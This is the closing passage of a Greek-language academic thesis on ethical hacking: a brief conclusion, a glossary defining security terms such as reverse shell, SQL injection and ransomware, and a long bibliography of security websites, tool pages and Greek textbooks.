Το Ethical Hacking συμβάλλει ενεργά στην ενίσχυση της ασφάλειας των πληροφοριακών συστημάτων, προσφέροντας πολύτιμα συμπεράσματα για το πώς μπορούν οι σύγχρονοι οργανισμοί να προστατεύσουντα δεδομένα τους απέναντι σε απειλές. Μέσα από τις τεχνικές και τις μεθοδολογίες που αναλύθηκαν, η παρούσα εργασία συμβάλλει στην κατανόηση των πρακτικών ασφαλείας και στην ενίσχυση της προετοιμασίας ενάντια σε δυνητικές κυβερνοαπειλές.

13. ΠΙΝΑΚΑΣ ΟΡΟΛΟΓΙΑΣ

Backdoor – Κερκόπορτα	Η backdoor αναφέρεται σε οποιαδήποτε μέθοδο με την οποία εξουσιοδοτημένοι και μη εξουσιοδοτημένοι χρήστες μπορούν να παρακάμψουν τα κανονικά μέτρα ασφαλείας και να αποκτήσουν πρόσβαση υψηλού επιπέδου (γνωστή και ως πρόσβαση root) σε ένα σύστημα υπολογιστή, ένα δίκτυο ή μία εφαρμογή λογισμικού.
Bind Shell	Το bind shell είναι ένα τύπος κέλυφους όπου το μηχάνημα του θύματος ανοίγει ενεργά μία θύρα στη διεπαφή δικτύου του. Μόλις ανοίξει αυτή η θύρα, ο εισβολέας μπορεί να συνδεθεί σε αυτήν, αποκτώντας απομακρυσμένη πρόσβαση τερματικού στο μηχάνημα του θύματος.
Botnet	Ένα Botnet είναι ένα δίκτυο μολυσμένων υπολογιστών που συνεργάζονται για να επιτύχουν τους στόχους ενός εισβολέα. Το όνομα είναι ένας συνδυασμός των λέξεων “robot” και “network”, που υποδηλώνει την ήμι-αυτονομία διαφόρων μολυσμένων μηχανών στο δίκτυο.
Brute Force Attack	Μία Brute Force επίθεση είναι μία μέθοδος hacking που χρησιμοποιεί δοκιμή και σφάλμα για να σπάσει κωδικούς πρόσβασης, διαπιστευτήρια σύνδεσης και κλειδιά κρυπτογράφησης. Είναι μία απλή αλλά αξιόπιστη τακτική για την απόκτηση μη εξουσιοδοτημένης πρόσβασης σε μεμονωμένους λογαριασμούς και συστήματα και δίκτυα οργανισμών.
Cross-Site Scripting (XSS)	Το Cross-Site Scripting είναι μία επίθεση κατά την οποία ένα εισβολέας εισάγει κακόβουλα εκτελέσιμα σενάρια στον κώδικα μιας αξιόπιστης εφαρμογής ή ιστοτόπου. Οι εισβολείς συχνά ξεκινούν μια επίθεση XSS στέλνοντας έναν κακόβουλο σύνδεσμο σε έναν χρήστη και δελεάζοντας τον χρήστη να κάνει κλικ σε αυτόν.
Cybersecurity - Κυβερνοασφάλεια	Η ασφάλεια στον κυβερνοχώρο είναι η εφαρμογή τεχνολογιών, διαδικασιών και ελέγχων για την προστασία συστημάτων, δικτύων, προγραμμάτων, συσκευών και δεδομένων από επιθέσεις στον κυβερνοχώρο. Στοχεύει στη μείωση του κινδύνου επιθέσεων στον κυβερνοχώρο και στην προστασία από τη μη εξουσιοδοτημένη εκμετάλλευση συστημάτων, δικτύων και τεχνολογιών.
Decryption - Αποκρυπτογράφηση	Η αποκρυπτογράφηση είναι η διαδικασία μετατροπής ενός κρυπτογραφημένου μηνύματος στην αρχική (αναγνώσιμη) μορφή του. Το αρχικό μήνυμα ονομάζεται μήνυμα απλού κειμένου.
Denial-Of-Service (DoS) Attack – Επίθεση Άρνησης Υπηρεσίας	Μία επίθεση άρνησης υπηρεσίας (DoS) είναι μία κακόβουλη προσπάθεια να κατακλυστεί μία ιδιοκτησία ιστού με επισκεψιμότητα προκειμένου να διαταραχθεί η κανονική λειτουργία της.
Distributed Denial-	Μία διανεμημένη επίθεση άρνησης παροχής υπηρεσιών είναι ένα

Of-Service (DDoS) Attack – Διανεμημένη Επίθεση Άρνησης Παροχής Υπηρεσιών	έγκλημα στον κυβερνοχώρο κατά το οποίο ο εισβολέας κατακλύζει έναν διακομιστή με κίνηση στο Διαδίκτυο για να εμποδίσει τους χρήστες να έχουν πρόσβαση σε συνδεδεμένες διαδικτυακές υπηρεσίες και ιστοτόπους.
Encryption - Κρυπτογράφηση	Η κρυπτογράφηση είναι μία μορφή ασφάλειας δεδομένων στην οποία οι πληροφορίες μετατρέπονται σε κρυπτογραφημένο κείμενο. Μόνο εξουσιοδοτημένα άτομα που έχουν το κλειδί μπορούν να αποκρυπτογραφήσουν τον κωδικό και να έχουν πρόσβαση στις αρχικές πληροφορίες απλού κειμένου. Με ακόμη πιο απλούς όρους, η κρυπτογράφηση είναι ένας τρόπος για να καταστήσει τα δεομένα μη αναγνώσιμα σε μη εξουσιοδοτημένο μέρος.
Ethical Hacking	Το Ethical Hacking είναι μία διαδικασία εντοπισμού τρωτών σημείων σε μία εφαρμογή, σύστημα ή υποδομή οργανισμού που μπορεί να χρησιμοποιήσει ένας εισβολέας για να εκμεταλλευτεί ένα άτομο ή έναν οργανισμό.
Exploit - Εκμετάλλευση	Ένα exploit είναι ένα τμήμα κώδικα ή ένα πρόγραμμα που εκμεταλλεύεται κακόβουλα τρωτά σημεία ή ελαττώματα ασφαλείας σε λογισμικό ή υλικό για να διεισδύσει και να ξεκινήσει μία επίθεση άρνησης υπηρεσίας (DoS) ή να εγκαταστήσει κακόβουλο λογισμικό, όπως λογισμικό υποκλοπής, ransomware, trojan horses, worms ή ιούς.
Firewall – Τείχος Προστασίας	Το τείχος προστασίας είναι ένα σύστημα ασφαλείας που έχει σχεδιαστεί για να αποτρέπει τη μη εξουσιοδοτημένη πρόσβαση σε ή από ένα δίκτυο υπολογιστών. Τα τείχη προστασίας χρησιμοποιούνται συχνά για να διασφαλιστεί ότι οι χρήστες του Διαδικτύου που δεν έχουν πρόσβαση, δε μπορούν να διασυνδέονται με ιδιωτικά δίκτυα ή intranets που είναι συνδεδεμένα στο Διαδίκτυο.
Forensics - Εγκληματολογία	Η εγκληματολογία στον κυβερνοχώρο είναι μία διαδικασία διερεύνησης από άκρο σε άκρο που περιλαμβάνει απόκτηση δεδομένων, ανάλυση, τεκμηρίωση, ανάλυση και εξαγωγή γνώσης, αναφορά και παρουσίαση σε αποδεκτή μορφή – όλα σύμφωνα με το δικαστήριο ή τις οργανωτικές πολιτικές -18 Ιουλίου 2024.
Intrusion Detection System (IDS) – Σύστημα Ανίχνευσης Εισβολής	Ένα σύστημα ανίχνευσης εισβολής (IDS) είναι μία εφαρμογή που παρακολουθεί την κυκλοφορία του δικτύου και αναζητά γνωστές απειλές και ύποπτη ή κακόβουλη δραστηριότητα. Το IDS στέλνει ειδοποιήσεις στις ομάδες IT και ασφάλειας όταν εντοπίζει κινδύνους και απειλές για την ασφάλεια.
Intrusion Prevention System (IPS) – Σύστημα Πρόληψης Εισβολής	Ένα σύστημα πρόληψης εισβολής (IPS), γνωστό και ως σύστημα πρόληψης ανίχνευσης εισβολής (Intrusion Detection Prevention System - IDPS) είναι μία τεχνολογία που παρακολουθεί ένα δίκτυο για τυχόν κακόβουλες δραστηριότητες που επιχειρούν να

	εκμεταλλευτούν μία γνωστή ευπάθεια.
Keylogger	Κακόβουλο λογισμικό ή συσκευή που καταγράφει όλες τις πληκτρολογήσεις του χρήστη, με σκοπό την κλοπή κωδικών ή άλλων ευαίσθητων δεδομένων.
Malware (Malicious Software) – Κακόβουλο Λογισμικό	Το κακόβουλο λογισμικό αναφέρεται σε οποιοδήποτε παρεμβατικό λογισμικό που αναπτύχθηκε από εγκληματίες του κυβερνοχώρου για την κλοπή δεδομένων και την καταστροφή υπολογιστών και συστημάτων υπολογιστών. Παραδείγματα κοινών κακόβουλων προγραμμάτων περιλαμβάνουν ιούς, worms, trojan, spyware, adware και ransomware.
Network Honeypot	Ένα Διαδικτυακό honeypot περιλαμβάνει τη δημιουργία ενός περιβάλλοντος γεμάτου με δυνητικά ελκυστικά ψηφιακά στοιχεία και στη συνέχεια την παρατήρησή του τρόπου με τον οποίο οι εισβολείς προσπαθούν να αποκτήσουν πρόσβαση σε αυτά και τι κάνουν μόλις βρεθούν μέσα στο σύστημα.
Patch Management – Διαδικασία Ενημέρωσης Λογισμικού και Εφαρμογών	Η Διαδικασία Ενημέρωσης Λογισμικού και Εφαρμογών με διορθώσεις ασφαλείας που κλείνουν ευπάθειες.
Payload	Το payload είναι το κακόβουλο λογισμικό ενός exploit που μεταφέρεται και παραδίδεται από τον επιτιθέμενο στο σύστημα-στόχο, επιτρέποντας τη λήψη ελέγχου ή άλλες κακόβουλες ενέργειες.
Penetration Testing (pen test) – Δοκιμή Διείσδυσης	Μία δοκιμή διείσδυσης είναι μία άσκηση ασφάλειας κατά την οποία ένας εμπειρογνώμονας στον τομέα της ασφάλειας στον κυβερνοχώρο προσπαθεί να βρει και να εκμεταλλευτεί τρωτά σημεία σε ένα σύστημα υπολογιστή. Ο σκοπός αυτής της προσομοιωμένης επίθεσης είναι να εντοπίσει τυχόν αδύναμα σημεία στην άμυνα ενός συστήματος, τα οποία θα μπορούσαν να εκμεταλλευτούν οι επιτιθέμενοι.
Phishing – Ηλεκτρονικό Ψάρεμα	Το ηλεκτρονικό ψάρεμα είναι ένας τύπος κυβερνοεπίθεσης που χρησιμοποιεί δόλια μηνύματα ηλεκτρονικού ταχυδρομείου, μηνύματα κειμένου, τηλεφωνικές κλήσεις ή ιστοτόπους για να εξαπατήσει τους ανθρώπους να μοιραστούν ευαίσθητα δεδομλενα, να κατεβάσουν κακόβουλο λογισμικό ή να εκτεθούν με άλλον τρόπο στο έγκλημα στον κυβερνοχώρο. Οι επιθέσεις phishing είναι μία μορφή κοινωνικής μηχανής.
Privilege Escalation – Κλιμάκωση Προνομιών	Το Privilege Escalation είναι μία τεχνική όπου ένας εισβολέας στον κυβερνοχώρο παραβιάζει ένα σύστημα για να αποκτήσει μη εξουσιοδοτημένη πρόσβαση. Αυτή η κακόβουλη δραστηριότητα μπορεί να συμβεί μέσω διαφόρων φορέων επίθεσης, όπως κλεμμένα διαπιστευτήρια, εσφαλμένες διαμορφώσεις, κακόβουλο λογσιμικό ή κοινωνική μηχανή.
Ransomware	Το Ransomware είναι ένας τύπος κακόβουλου λογισμικού που εμποδίζει τους χρήστες να αποκτήσουν πρόσβαση στις συσκευές

	τους και στα δεδομένα που είναι αποθηκευμένα σε αυτές, συνήθως κρυπτογραφώντας τα αρχεία τους. Στη συνέχεια, η εγκληματική ομάδα ζητάει λύτρα με αντάλλαγμα την αποκρυπτογράφηση.
Reverse Shell	Ένα reverse shell είναι ένας τύπος επίθεσης στον κυβερνοχώρο κατά την οποία ένας επιτιθέμενος εξαπατά το απομακρυσμένο μηχάνημά του του θύματος με σκοπό να δημιουργήσει μία σύνδεση με τον υπολογιστή του, χωρίς να γίνεται το αντίστροφο. Λειτουργεί εξαπατώντας ένα θύμα να εκτελέσει ένα κακόβουλο σενάριο που δημιουργεί μία «διαδρομή» πίσω στο μηχάνημα του επιτιθέμενου.
Rootkit	Το Rootkit είναι ένα πρόγραμμα ή μία συλλογή κακόβουλων εργαλείων λογισμικού που παρέχουν σε έναν παράγοντα απειλής απομακρυσμένη πρόσβαση και έλεγχο σε ένα σύστημα ή σε άλλο σύστημα.
Social Engineering – Κοινωνική Μηχανή	Η κοινωνική μηχανή είναι η τακτική χειραγώγησης, επιρροής ή εξαπάτησης ενός θύματος προκειμένου να αποκτήσει τον έλεγχο ενός συστήματος υπολογιστή ή να κλέψει προσωπικές και οικονομικές πληροφορίες. Χρησιμοποιεί ψυχολογική χειραγώγηση για να εξαπατήσει τους χρήστες να κάνουν λάθη ασφαλείας ή να δώσουν ευαίσθητες και εμπιστευτικές πληροφορίες.
SQL Injection – Ένεση SQL	Η SQL Injection είναι μία τεχνική έγχυσης κώδικα που μπορεί να καταστρέψει τη βάση δεδομένων του στόχου. Η SQL Injection είναι μία από τις πιο κοινές τεχνικές διαδικτυακής εισβολής. Η SQL Injection είναι η τοποθέτηση κακόβουλου κώδικα σε SQL κώδικα, μέσω ιστοσελίδων.
Trojan Horse – Δούρειος Ίππος	Ένας Δούρειος Ίππος είναι οποιοδήποτε κακόβουλο λογισμικό που παραπλανά τους χρήστες σχετικά με την πραγματική του πρόθεση, παρουσιάζοντας και μεταμφιέζοντας τον εαυτό του ως τυπικό πρόγραμμα. Ο όρος προέρχεται από την αρχαία ελληνική ιστορία του απατηλού Δούρειου Ίππου που οδήγησε στην άλωση της πόλης της Τροίας.
Virtual Private Network (VPN) – Εικονικό Ιδιωτικό Δίκτυο	Ένα ιδιωτικό εικονικό δίκτυο δημιουργεί μία ψηφιακή σύνδεση μεταξύ του υπολογιστή του χρήστη και ενός απομακρυσμένου διακομιστή που ανήκει σε έναν πάροχο VPN, δημιουργώντας μία «σήραγγα» από σημείο σε σημείο που κρυπτογραφεί τα προσωπικά δεδομένα του χρήστη, καλύπτει τη διεύθυνση IP του και του επιτρέπει να παρακάμψει μπλοκ ιστοτόπων και τείχη προστασίας στο διαδίκτυο.
Wildcards - Μπαλαντέρ	Οι χαρακτήρες μπαλαντέρ είναι σύμβολα που χρησιμοποιούνται στους υπολογιστές για να αναπαραστήσουν οποιονδήποτε συνδυασμό χαρακτήρων, βοηθώντας στη διεύρυνση των αποτελεσμάτων αναζήτησης και στην απλοποίηση εργασιών. Οι συνήθεις τύποι περιλαμβάνουν αστερίσκους «*» και ερωτηματικά «;». Χρησιμοποιούνται συνήθως σε ερωτήματα αναζήτησης για

	την εύρεση αρχείων ή δεδομένων με βάση μοτίβα. Μπορούν να χρησιμοποιηθούν σε λειτουργίες γραμμής εντολών για την αποτελεσματικότερη εκτέλεση ενεργειών. Η κατανόηση του τρόπου χρήσης των μπαλαντέρ μπορεί να βελτιώσει σημαντικά την παραγωγικότητα και την ακρίβεια στις εργασίες υπολογιστών.
Zero-Day Vulnerability	Μία ευπάθεια zero-day είναι ένα ανεξερεύνητο ελάττωμα σε μία εφαρμογή ή λειτουργικό σύστημα, ένα κενό στην ασφάλεια για το οποίο δεν υπάρχει άμυνα ή ενημερωμένη έκδοση κώδικα, επειδή ο κατασκευαστής λογισμικού δεν γνωρίζει ότι υπάρχει – δηλαδή έχει «μηδέν ημέρες» για να προετοιμάσει μία αποτελεσμάτική απάντηση, αφήνοντας το σύστημα ανοιχτό σε επίθεση.
Zero Trust	Μοντέλο ασφαλείας που δεν εμπιστεύεται κανέναν χρήστη ή συσκευή από προεπιλογή, ανεξαρτήτως τοποθεσίας, και απαιτεί συνεχείς ελέγχους ασφαλείας.

14. ΒΙΒΛΙΟΓΡΑΦΙΚΕΣ ΑΝΑΦΟΡΕΣ

Ιστοσελίδες - Websites

- Udemy. (2023). Complete Ethical Hacking Bootcamp 2023 : Zero to Mastery

  https://www.udemy.com/course/complete-ethical-hacking-bootcamp-zero-to-mastery/

- PcSteps : https://www.pcsteps.gr/

  Άκης Τίγκας, Τι είναι το Ethical Hacking και 5 Site που διδάσκουν πώς να γίνω Hacker, 24 Ιουλίου 2020
  https://www.pcsteps.gr/1299-ethical-hacking-security-%CF%80%CF%8E%CF%82-%CE%BD%CE%B1-%CE%B3%CE%AF%CE%BD%CF%89-hacker/

  Άγγελος Κυρίτσης, Virtual Machine - Τι είναι η "Εικονική Μηχανή", 6 Απριλίου 2015
  https://www.pcsteps.gr/61067-virtual-machine-%CF%84%CE%B9-%CE%B5%CE%AF%CE%BD%CE%B1%CE%B9-%CE%B7-%CE%B5%CE%B9%CE%BA%CE%BF%CE%BD%CE%B9%CE%BA%CE%AE-%CE%BC%CE%B7%CF%87%CE%B1%CE%BD%CE%AE/

- TryHackMe : https://tryhackme.com/

  Information Gathering and Vulnerability Scanning
  https://tryhackme.com/module/information-gathering-and-vulnerability-scanning

- ScienseDirect : https://www.sciencedirect.com

  Angela Orebaugh, Becky Pinkard, Nmap Scanning in the Real World, 2008, Pages 211-240 of Book Nmap in the Enterprise, Your guide to Network Scanning
  https://www.sciencedirect.com/science/article/abs/pii/B978159749241600008X

- Lon.net : https://lwn.net

Valerie Aurora, So you think you understand IP fragmentation?, 7 Φεβρουαρίου 2024
https://lwn.net/Articles/960913/

- Wikipedia : https://en.wikipedia.org/wiki/Main_Page

Nmap,
https://en.wikipedia.org/wiki/Nmap

IP fragmentation,
https://en.wikipedia.org/wiki/IP_fragmentation

VirtualBox, Νοέμβριος 2021
https://en.wikipedia.org/wiki/VirtualBox

Open-source Intelligence
https://en.wikipedia.org/wiki/Open-source_intelligence

Transmission Control Protocol
https://en.wikipedia.org/wiki/Transmission_Control_Protocol

CyberAttack
https://en.wikipedia.org/wiki/Cyberattack

Cyber virus
https://en.wikipedia.org/wiki/Computer_virus

Linux
https://en.wikipedia.org/wiki/Linux

Metasploit
https://en.wikipedia.org/wiki/Metasploit

User Datagram Protocol
https://en.wikipedia.org/wiki/User_Datagram_Protocol

- Brightsec : https://brightsec.com

Admir Dizdar, 9 Penetration Testing Types, 17 Μαρτίου 2022 - 9 Σεπτεμβρίου 2024
https://brightsec.com/blog/penetration-testing-types/

- Kaspersky : https://www.kaspersky.com/

  What is Linux and is it really secure?
  https://www.kaspersky.com/resource-center/definitions/linux

  What are the sifferent types of malware?
  https://www.kaspersky.com/resource-center/threats/types-of-malware

- Insights Integrity 360 : https://insights.integrity360.com/

  What are the 5 stages of penetration testing?
  https://insights.integrity360.com/what-are-the-5-stages-of-penetration-testing

- Hostinger : https://www.hostinger.com

  Aris S., 60 Essential Linux commands, 31 Οκτωβρίου 2024
  https://www.hostinger.com/tutorials/linux-commands

- Crowdstrike : https://www.crowdstrike.com/en-us/

  Kurt Baker, 12 most common types of cyberattacks, 13 Μαΐου 2024
  https://www.crowdstrike.com/en-us/cybersecurity-101/cyberattacks/common-cyberattacks/

  Agoffe, What is a cyberattack?, 15 Αυγούστου 2022
  https://www.crowdstrike.com/en-us/

- Nmap : https://nmap.org/

- Pentest tools : https://support.pentest-tools.com/en

  Robert Tanase, How to scan a subet or IP range, Ανανέωση - Ιανουάριος 2024
  https://support.pentest-tools.com/en/scans-tools/scan-ip-range

- Purplesec : https://purplesec.us/

Jason Firch, Reviewed by Joshua Selvidge, What are the different types of penetration testing?, 25 Φεβρουαρίου 2024
https://www.kaspersky.com/resource-center/definitions/linux

- Cisco : https://www.cisco.com/

  What is a CyberAttack?
  https://www.cisco.com/c/en/us/products/security/common-cyberattacks.html

- Geeksforgeeks : https://www.geeksforgeeks.org/

  25 Basik Linux Commands for Beginners, Τελευταία ανανέωση - 20 Αυγούστου 2024,
  https://www.geeksforgeeks.org/kali-linux-file-management/

  Kali Linux - File Management, Τελευταία ανανέωση - 22 Ιουνίου 2020,
  https://geeksforgeeks.org/basic-linux-commands/

  Python theHarvester - How to use it? - 12 Ιουλίου 2024,
  https://www.geeksforgeeks.org/python-theharvester-how-to-use-it/

  What is TCP (Transmission Control Protocol)? - Ανανέωση - 30 Ιουλίου 2024,
  https://www.geeksforgeeks.org/what-is-transmission-control-protocol-tcp/

  User Datagram Protocol (UDP) - Ανανέωση - 27 Σεπτεμβρίου 2024,
  https://www.geeksforgeeks.org/user-datagram-protocol-udp/

  arp command in Linux with examples - Ανανέωση - 24 Νοεμβρίου 2022,
  https://www.geeksforgeeks.org/arp-command-in-linux-with-examples/

- HackerTarget : https://hackertarget.com/

  Whois lookup,
  https://hackertarget.com/whois-lookup/

- Zimperium : https://www.zimperium.com

Richard Melick, 4 Common types of Malware and What's the Difference (Trojan, Spyware, Viruses, Ransomware), 2 Αυγούστου 2022
https://www.zimperium.com/blog/common-types-of-malware-and-whats-the-difference-trojan-spyware-viruses-ransomware/

- Javatpoint : https://javatpoint.com

  NetDiscover,
  https:// https://www.javatpoint.com/netdiscover.geeksforgeeks.org/kali-linux-file-management/

  50 Linux Commands List with Examples,
  https://www.javatpoint.com/linux-commands

- Exploit-db : https://www.exploit-db.com

  SearchSploit - The Manual,
  https://www.exploit-db.com/searchsploit

- BrowserStack : https://www.browserstack.com/

- LinuxSecurity : https://linuxsecurity.com

  Zaid AlBukhari, Open-source Honeypots that Detect Threats for free, 12 Δεκεμβρίου 2022
  https://linuxsecurity.com/features/deception-technology-for-linux

- ZScaler : https://help.zscaler.com

  Best Practice Guide for Active Directory Decoys,
  https://help.zscaler.com/deception/best-practice-guide-active-directory-decoys

- Phoenixnap : https://phoenixnap.com/

- Domaintools : https://www.domaintools.com/

- Medium : https://medium.com/

  Teendifferent, Information Gathering In Cyber Security, Definition, Types, Tools and Techniques, 29 Ιουλίου 2022
  https://medium.com/@teendifferent/information-gathering-in-cyber-security-definition-types-tools-techniques-ae59cb394bf6

  TechMinXperts, Exploring WhatWeb : A Versatile Tool for Web Reconnaissance and Vulnerability Scanning, 14 Απριλίου 2023
  https://medium.com/@techmindxperts/exploring-whatweb-a-versatile-tool-for-web-reconnaissance-and-vulnerability-scanning-7293c43483f

  Hassen Hennachi, Information Gathering using theHarvester, 21 Μαΐου 2024
  https://medium.com/@techmindxperts/exploring-whatweb-a-versatile-tool-for-web-reconnaissance-and-vulnerability-scanning-7293c43483f

- WhatWebGUI : https://whatwebgui.github.io

  WhatWebGUI

- Bardeen : https://www.bardeen.ai/

  Jason Gong, How does Hunter.io Work? Futures and Pricing Explained, 4 Σεπτεμβρίου 2023
  https://www.bardeen.ai/answers/how-does-hunter-io-work

- Offsec : https://www.offsec.com

  MSFVenom,
  https://www.offsec.com/metasploit-unleashed/msfvenom/

- HackTricks : https://book.hacktricks.xyz

  MSFVenom - CheatSheet,
  https://book.hacktricks.xyz/generic-methodologies-and-resources/reverse-shells/msfvenom

- Kali : https://www.kali.org/

  All about sudo,
  https://www.kali.org/docs/general-use/sudo/

  Exploitdb,
  https://kali.org/tools/exploitdb/

  Sudo,
  https://www.kali.org/tools/sudo/

  WhoIs,
  https://www.kali.org/tools/whois/

  WhatWeb,
  https://www.kali.org/tools/whatweb/

  Sherlock,
  https://www.kali.org/tools/sherlock/

  theHarvester,
  https://www.kali.org/tools/theharvester/

  NetDiscover,
  https://www.kali.org/tools/netdiscover/

- GitHub : https://github.com/

  Nixawk, How to gather whois information?,
  https://github.com/nixawk/pentest-wiki/blob/master/1.Information-Gathering/How-to-gather-Whois-Information-Gathering.md

  Andrew Horton, WhatWeb - Next Generation Web Scanner, 16 Ιανουαρίου 2021
  https://github.com/urbanadventurer/WhatWeb

  manojxhrestha, theHarvester, 2022
  https://github.com/manojxshrestha/theHarvester

  eribertomota, netdiscover-scanner/netdiscover, 2022
  https://github.com/netdiscover-scanner/netdiscover

  ppfeister, sherlock

https://github.com/sherlock-project/sherlock

rapid7, metasploit-framework
https://github.com/rapid7/metasploit-framework

❖ Owasp : https://owasp.org/

Vulnerabilities,
https://owasp.org/www-community/vulnerabilities/#

❖ Rapid7 : https://docs.rapid7.com/

Metasploit Framework
https://docs.rapid7.com/metasploit/msf-overview/

Working with Payloads
https://docs.rapid7.com/metasploit/working-with-payloads/

❖ DigitalOcean : https://www.digitalocean.com

Anish Singh Walia, Top 50+ Linux Commands You MUST know, 16 Απριλίου 2024
https://www.digitalocean.com/community/tutorials/linux-commands

❖ Ioflood : https://ioflood.com

How-to Use the ARP Command: Linux Networking Tutorial
https://ioflood.com/blog/arp-linux-command/

❖ Imperva : https://www.imperva.com

What is Metasploit?
https://www.imperva.com/learn/application-security/metasploit/

❖ IBM : https://www.ibm.com/us-en

What is penetration testing?

https://www.ibm.com/topics/penetration-testing

What is a CyberAttack?
https://www.ibm.com/topics/cyber-attack

What is open-source intelligence (OSINT)?
https://www.ibm.com/topics/osint

Transmission Control Protocol, Ανανέωση - 27 Αυγούστου 2024
https://www.ibm.com/docs/en/aix/7.2?topic=protocols-transmission-control-protocol

❖ TechTarget : https://www.techtarget.com/

Kinza Yasar, Transmission Control Protocol (TCP), Ανανέωση - Ιούνιος 2023
https://www.techtarget.com/searchnetworking/definition/TCP

Linda Rosencrance, George Lawton, Chuck Moozakis, User Datagram Protocol (UDP)
https://www.techtarget.com/searchnetworking/definition/UDP-User-Datagram-Protocol

❖ Metasploit : https://www.metasploit.com/

❖ Microsoft : https://www.microsoft.com/el-gr/

Virtual machines : virtual computers without computers
https://azure.microsoft.com/en-us/resources/cloud-computing-dictionary/what-is-a-virtual-machine

❖ CloudPanel : https://www.cloudpanel.io/

❖ Cloudflare : https://www.cloudflare.com/

What is penetration testing? | What is pen testing?
https://www.cloudflare.com/learning/security/glossary/what-is-penetration-testing/

What is UDP?

https://www.cloudflare.com/learning/ddos/glossary/user-datagram-protocol-udp/

- RecordedFuture : https://www.recordedfuture.com/

  Esteban Bogres, Information Gathering : Techniques and Tools for Effective Research, 7 Μαρτίου 2024
  https://www.recordedfuture.com/threat-intelligence-101/intelligence-sources-collection/information-gathering

- W3Schools : https://www.w3schools.com/

  Cybre Security Penetration Testing
  https://www.w3schools.com/cybersecurity/cybersecurity_prenetration_testing.php

- Fortinet : https://www.fortinet.com/

  What are Computer Viruses?
  https://www.fortinet.com/resources/cyberglossary/computer-virus

  Types of Cyber Attacks
  https://www.fortinet.com/resources/cyberglossary/types-of-cyber-attacks

  What is Transmission Control Protocol TCP/IP?
  https://www.fortinet.com/resources/cyberglossary/tcp-ip

  What is User Datagram Protocol (UDP)?
  https://www.fortinet.com/resources/cyberglossary/user-datagram-protocol-udp

- Avast : https://www.avast.com/el-gr/index#pc

  7 dangerous new computer viruses and malware in 2024
  https://www.avast.com/c-new-computer-viruses

- LinkedIn : https://www.linkedin.com/feed/

  Elizabeth Ekedoro, Kali Linix 101: Modification of files and directories, 29 Ιανουαρίου 2024

https://www.linkedin.com/pulse/kali-linux-101-modification-files-directories-elizabeth-ekedoro-fdvvf/

Prof. R.S. Nehra, Information Gathering : Concepts Techniques and Tools Explained, 29 Μαρτίου 2023
https://www.linkedin.com/pulse/information-gathering-concepts-techniques-tools-explained-nehra/

- Ethical Hacking Blog : https://www.ethicalhackingblog.com/

  Listing files and folders in Kali Linux, 1 Σεπτεμβρίου 2023
  https://www.ethicalhackingblog.com/

- Αστυνομία Κύπρου - Τμήμα Καταπολέμησης Εγκλήματος - Υποδιεύθυνση Ηλεκτρονικού Εγκλήματος :
  https://www.police.gov.cy/police/police.nsf/All/1EBD60E5124850FBC225863E00348E05?OpenDocument

  Τι είναι η Κυβερνοεπίθεση και ποιοι οι συνήθεις τύποι επιθέσεων
  https://cyberalert.cy/tips/asfaleia-sto-diadiktuo/ti-einai-i-kubernoepithesi-kai-poioi-oi-sunitheis-tupoi-epitheswn/

- Deep Security - Trendmicro : https://help.deepsecurity.trendmicro.com/20_0/on-premise/welcome.html

Βιβλία – Books

- Γρηγόρης Λάζος, *Πληροφορική και Έγκλημα*
  Κεφάλαιο 8 : Μη εξουσιοδοτημένη πρόσβαση σε υπολογιστή (hacking),
  σ.95 - σ.99
  Κεφάλαιο 9 : Ηλεκτρονικός Βανδαλισμός,
  σ.109 – σ.116

- Δουληγέρης Χρήστος, Μαυροπόδη Ρόζα, Κοπανάκη Εύη, Καραλής Απόστολος, *Τεχνολογίες και Προγραμματισμός στον Παγκόσμιο Ιστό*,

Κεφάλαιο 1ο – Εισαγωγή στιε Τεχνολογίες Διαδικτύου, Υποκεφάλαιο 1.4 – Βασικές Αρχές Επικοινωνιών,
σ.37 – σ.43
Παράρτημα – Εργαστηριακές Ασκήσεις, Υποκεφάλαιο Εργαστήριο 10 – Βασικές πληροφορίες σύνδεσης σε δίκτυο,
σ.753 – σ.755

- Mung Chiang - επιμέλεια ελληνικής έκδοσης : Δουληγέρης Χρήστος, *Δικτυωμένη Ζωή*
  Κεφάλαιο 13 – Πώς η κίνηση διασχίζει το Διαδίκτυο, Υποκεφάλαιο 13.1 – Μία σύντομη απάντηση
  σ.351-σ.163